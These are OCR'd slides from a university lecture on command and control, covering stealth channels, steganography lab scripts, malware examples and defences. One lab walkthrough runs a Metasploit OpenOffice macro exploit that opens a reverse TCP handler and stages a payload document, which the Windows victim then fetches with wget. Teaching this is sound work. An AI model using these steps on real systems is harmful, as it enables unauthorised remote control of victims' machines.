
7. Command and Control



Arran Stewart

Platforms used

- Kali VM
- Windows VM
  - Also suggest WinRAR installed
- Topics
  - Steganography
  - Command and Control using Metasploit

Early finish – quiz at labs today and tomorrow

What is C2?

- Command and Control (C2) is defined by MITRE as follows:

"Command and Control consists of techniques that adversaries may use to **communicate** with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to **avoid detection**. There are many ways an adversary can establish command and control with various levels of **stealth** depending on the victim's network structure and defenses."

- MITRE Corp.

- The main goal of C2 is to communicate and avoid detection through stealth communication.


- Naturally, the goal of the defender is to detect and mitigate the attack.

How would you achieve "Stealth"?

C2 (stealth) communication


1. Static IP
   - But very easy to detect and counter.
2. DNS
   - Fixed number of domain names, which could be detected easily also.
3. Domain Generation Algorithms (DGA)
   - Much larger search space, like finding a needle in a haystack.
   - However, anomaly detection could detect unusual connection activities.
   - Multiple domain names could be live at any one time.
   - The algorithm can be reverse engineered.
4. P2P
   - Harder to trace the route and connection points.
5. Common Cloud Services
   - Seems like a normal traffic as the C2 server is hosted on the public cloud.

Encrypted channels



https://unit42.paloaltonetworks.com/wireshark-tutorial-decrypting-https-traffic/

Domain Generation Algorithm



https://www.cybereason.com/blog/what-are-domain-generation-algorithms-dga

P2P

- Infected hosts form p2p nodes, assist in distributing commands and data
- Real-world examples
  - Storm Worm (2007): Used a P2P overlay for C2.
  - Conficker.C: Used P2P to propagate updates.
  - Gameover ZeuS: A notable P2P botnet, highly resilient to takedowns.

C2 (stealth) communication

6. Steganography
   - Hide information in plain sight.
     - Protocol Headers
     - Metadata
   - Configurations could be in images, audio, video, etc.
     - LSB – least significant bit
     - LSB of each pixel (or video/audio equivalent) often can be altered with no visible change
   - Steg could be combined with cryptography for added obfuscation.

- Attackers will use layered evasions.
  - Embedded content (encoding, compression etc.)
  - HTTP (chunking, zip, encoding etc.)
  - SSL encryption
  - TCP segment overlaps
    - Deliberately overlap TCP segments to encode data in the "conflicting" bytes.
    - Exploits how TCP reassembly works to smuggle hidden information
  - IP fragmentation
- Multiples, or all, could be used at once.


Steganography

- Example code available for use in Kali
  - Need the Python Pillow library, but it should be installed by default.
  - If not, python3 -m pip install pillow

wget https://github.com/uwacyber/cits3006/raw/2025s2/cits3006-labs/files/steg.zip

Steganography

- White space steg





```
(base) ┌──(jin㉿kali)-[~/cits3006/lect7/Text White Space]
└─$ python3 decode.py
What is the hidden file name  : secret.txt
your secret message is: hello world

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/Text White Space]
└─$ python3 decode.py
What is the hidden file name  : original.txt
no secret message in this file
```

Steganography

- LSB

```
(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$ python3 LSBencoder.py
What is the image file to be used?: space.png
What is the secret image file name? (extension must be png): secret.png
What is the secret message?: hello world
Loaded image
New image created.
Stored pixels to new image.
Image saved.

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$
```




```
(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$ python3 LSBdecoder.py
What is the secret image file to unpack?: secret.png
Loaded image.
Extracting LSB from pixels...
hello world

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$ python3 LSBdecoder.py
What is the secret image file to unpack?: space.png
Loaded image.
Extracting LSB from pixels...
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(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$
```

What about defences?


- Various defence mechanisms exist:
  - Endpoints
    - Anti-malware
    - App controls
    - Security updates
  - Emails
    - Anti-spam/phishing/impersonation filtering
  - DNS
    - DNS filtering
    - Browser protection
  - Humans
    - Training

- However, these defence mechanisms are generally predicated on external attackers
  - C2 activities happens from inside the network!
  - The attack happens over a long period of time.

- Hence, we still need to monitor our *internal* network for malicious activities.

(Threat) Hunting Maturity Model

- HMM is a five-level evaluation system to categorise the organisation's ability to hunt threats.
- Created by David J Bianco (refs at end)
- Focuses on:
  - Data collection
  - Hypotheses Creation
  - Tools and Techniques
  - Pattern and Tactics, Techniques, and Procedures (TTPs) Detection
  - Analytics Automation



What can you do with C2?

- Zombie creation
  - Spamming
  - DDoSing
  - Etc.
- Crypto-mining
- Ransomware
- Exfiltration
- …?

- Usage can depend on the intention:
  - Crimeware
  - Targeted

Tools for C2

- Many tools exist to automate C2 operations
  - Caldera (open & paid)
  - Cobaltstrike (paid)
  - Metasploit (open & paid)
  - Empire (open)
  - Silver (open)
  - Etc…

C2

- Sample walk through
  - Requires Open Office setup to actually do the exploit.
  - Uses metasploit functions to see how C2 could work in practice.
  - Uses both Kali and Windows VMs

C2

```
msf6 exploit(multi/misc/openoffice_document_macro) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] Started reverse TCP handler on 192.168.68.8:4444
[*] Using URL: http://192.168.68.8:8080/k4y6hID2Ow8SS
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic/Standard
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/script-lc.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2/accelerator
[*] Packaging file: Configurations2/accelerator/current.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/META-INF
[*] Packaging file: META-INF/manifest.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Thumbnails
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging file: content.xml
[*] Packaging file: manifest.rdf
[*] Packaging file: meta.xml
[*] Packaging file: mimetype
[*] Packaging file: settings.xml
[*] Packaging file: styles.xml
[+] report.odt stored at /home/jin/.msf4/local/report.odt
```

```
┌──(jin㉿kali)-[~]
└─$ sudo cp /home/jin/.msf4/local/report.odt /var/www/html/share

┌──(jin㉿kali)-[~]
└─$ sudo service apache2 start

┌──(jin㉿kali)-[~]
└─$
```

```
PS C:\Users\jin> wget http://192.168.68.8/share/report.odt -UseBasicParsing -outfile "C:\Users\jin\Desktop\report.odt"
PS C:\Users\jin> cd .\Desktop\
PS C:\Users\jin\Desktop> ls


    Directory: C:\Users\jin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        27/07/2022   7:32 AM                odbg110
d-----        28/07/2022  11:01 PM                OpenOffice 4.1.13 (en-US) Installation Files
-a----        29/05/2022  12:16 AM           2352 Microsoft Edge.lnk
-a----        29/07/2022   1:24 AM           7714 report.odt


PS C:\Users\jin\Desktop>
```

C2

- Look up help for various command and control functions.


```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
```

Examples – Gh0st RAT

- First 5 bytes were used to indicate the C2 commands
- The rest bytes were encoded using zlib compression algorithm
- Different magic headers used
  - HEART
  - cb1st
  - …
- Typically uses non-standard port (e.g., 1036) so it is reasonably easy to detect.




```
connections - Network Connections of Malicious Process:
------------------------------------------------------------------------------
192.168.1.100:1037      192.168.1.2:2011        svchost.exe(pid:408)

connnscan - Network Connections of Malicious Process:
------------------------------------------------------------------------------
192.168.1.100:1037      192.168.1.2:2011        svchost.exe(pid:408)

DLL's Loaded by the Malicious Process:
------------------------------------------------------------------------------
```

https://malware-unplugged.blogspot.com/2015/01/hunting-and-decrypting-communications.html

Examples - Others

- NanoLocker
  - Using ICMP to ping with the ransomware payload
- Zeus
  - Uses P2P protocols
  - XOR'd payload for obfuscation
  - Used UDP payloads
- Blind Drop
  - Used public social media services
  - Could use comments or files such as images, videos, audios etc. to send commands
- Dalexis
  - Used TOR

Defence against C2

- Several techniques exist

Defence against C2

- Several techniques exist
  - Blacklisting (e.g., bad IPs, countries, domains, URLs)
  - Firewalls (block unknown ports/apps)
  - Antimalware to detect C2 malware
  - Inspect/monitor network traffic
  - Detect/block bad SSL certs
  - Deploy anomaly detection
  - Review security policies and logs

References

- Threat Hunting Maturity model
  - https://socprime.com/blog/threat-hunting-maturity-model-explained-with-examples/
  - Original paper:
  - David J Bianco, “A Simple Hunting Maturity Model”, https://detect-respond.blogspot.com/2015/10/a-simple-hunting-maturity-model.html